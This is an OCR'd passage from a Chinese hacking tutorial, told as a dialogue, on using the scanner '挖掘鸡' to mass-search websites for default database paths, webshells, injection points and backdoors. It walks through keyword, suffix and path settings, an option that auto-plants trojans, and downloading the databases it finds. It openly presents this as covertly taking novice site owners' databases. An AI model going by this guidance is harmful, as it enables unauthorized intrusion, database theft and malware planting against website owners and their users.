
三、默认数据库

这时，阿布问道：“暴库的目的是什么？”燕MM爽快的回答道：“当然是获得数据库的地址喽”。“是的，现在出现了很多的免费网站代码，建立网站的门槛已经低了很多，这其中肯定存在一些对其不是很懂的菜菜们。如果他们使用了免费的网站代码而没有把数据库的默认地址改掉的话，我们就可以摸黑下载他的数据库了，杀人于无形哦。”

燕MM兴奋的说道：“还是阿布哥哥聪明哦，但是网站那么多，难道要一个个进行检测吗？”阿布回答道，“当然不是了，使用一些工具就可以做这些苦力活嘛！比如我们使用挖掘鸡来操作就可以（图8）。”燕MM疑惑的看着传给她的挖掘机，这点点，那看看，还是不知道该怎么使用这款软件，只好向阿布哥哥讨教。

首先来说明一下挖掘鸡是干什么的：一些黑客及黑客软件（包括网站管理员及管理员工具）会在网站生成特定路径（目录名+文件名），这些路径往往有习惯性及默认性。这样的路径在网络中孤立无链接，通过搜索引擎很难直接搜索到。挖掘鸡就是针对这样的路径进行扫描来获取敏感信息或webshell等权限。

当然除去可以挖掘默认数据库以外还有其它的功能，它还


图8

可以挖掘QQ默认收信地址、常见的漏洞地址、WEBSHELL、注入点、敏感信息、上传漏洞地址、网游箱子地址、一句化后门地址等等，只要你能想的起来，它就能挖的出来。

关键字就是让搜索引擎从哪类的网站中查找，如果想不出独特的关键词则按照程序默认的“{自动产生}”即可，让挖掘鸡随机产生关键词。


后缀特征就是想搜索文件的文件名及其后缀信息，可以通过它来定位那些敏感文件（WEBSHELL，数据库地址），挖掘鸡随着版本的升级会自带很多后缀特征。如果我们想找游戏类论坛的数据库地址，那么就把关键字改成“游戏”，把后缀特征改成各个论坛的默认数据库地址。


线程数：一般ADSL用户推荐20-50线程，挖掘时状态栏有扫描每个链接的平均耗时，可以根据它来决定是否增加线程。

扫描模式：程序设置了“高速模式”、“兼容模式”、“精确模式”。高速模式会产生更多结果，但准确性会降低，需要手工验证。精度模式要处理重定向等信息，速度稍慢，精确准确性大大提高，但结果可能会有不必要的减少。兼容模式则是中间状态，建议用此模式。


燕MM问道：“如果挖掘鸡没有包含我想要挖掘的数据库，那该怎么办呢？”阿布呵呵地笑着：“当然有办法了，那就是手工进行添加了。”


如果我们想对数据库这一类进行添加，那么就需要在数据库这一类上点击右键选择“添加”（图9），然后再在“新后缀”上点一下，就可以改文件名了（图10）。


图9


图10

路径组和特征字串也是这样来选中修改的。什么是路径组呢？我们来举个例子。比如我知道一款网站代码的默认数据库地址为“/data521/website.mdb”。那么就应该将后缀的文件名改成“website.mdb”，把路径组改为“/data521/”即可。那么特征字串呢？比如想挖掘网站小助手的地址，就可以从网站小助手页面中截取一段文字作为特征字串，比如“绝对路径”（图11），这个网站小助手就是我使用挖掘机挖出来的。选择完后缀后，还得来看看高级选项（图12），这里可以设置一些过滤信息，


图11


图12

比如可以过滤一些域名信息（taobao.com的默认地址肯定没有）、设置屏蔽特征码（防止对方自定义404页面）、自动种植木马（遇到网站小助手的时候）、手动添加扫描地址（可以对扫描地址进行自定义）。还可以将多级域名、排名靠后的网站忽律掉，还可以设置代理服务器来提供扫描速度。还可以设置关键词进程数、关键字相似度、缓存等信息。

全部设置完后，就可以点击右上角的“≥”开始扫描了。这时候你需要的就是从QQ里拖出个MM狂侃一顿，当你口干舌燥的时候就可以回来看扫描结果了。打开“扫描结果”选项，左面就是在这段时间中扫描出来的结果了（图13）。可以直接在URL连接上点右键选择使用IE打开进行下载，也可以把整个列表都导出来慢慢检测。

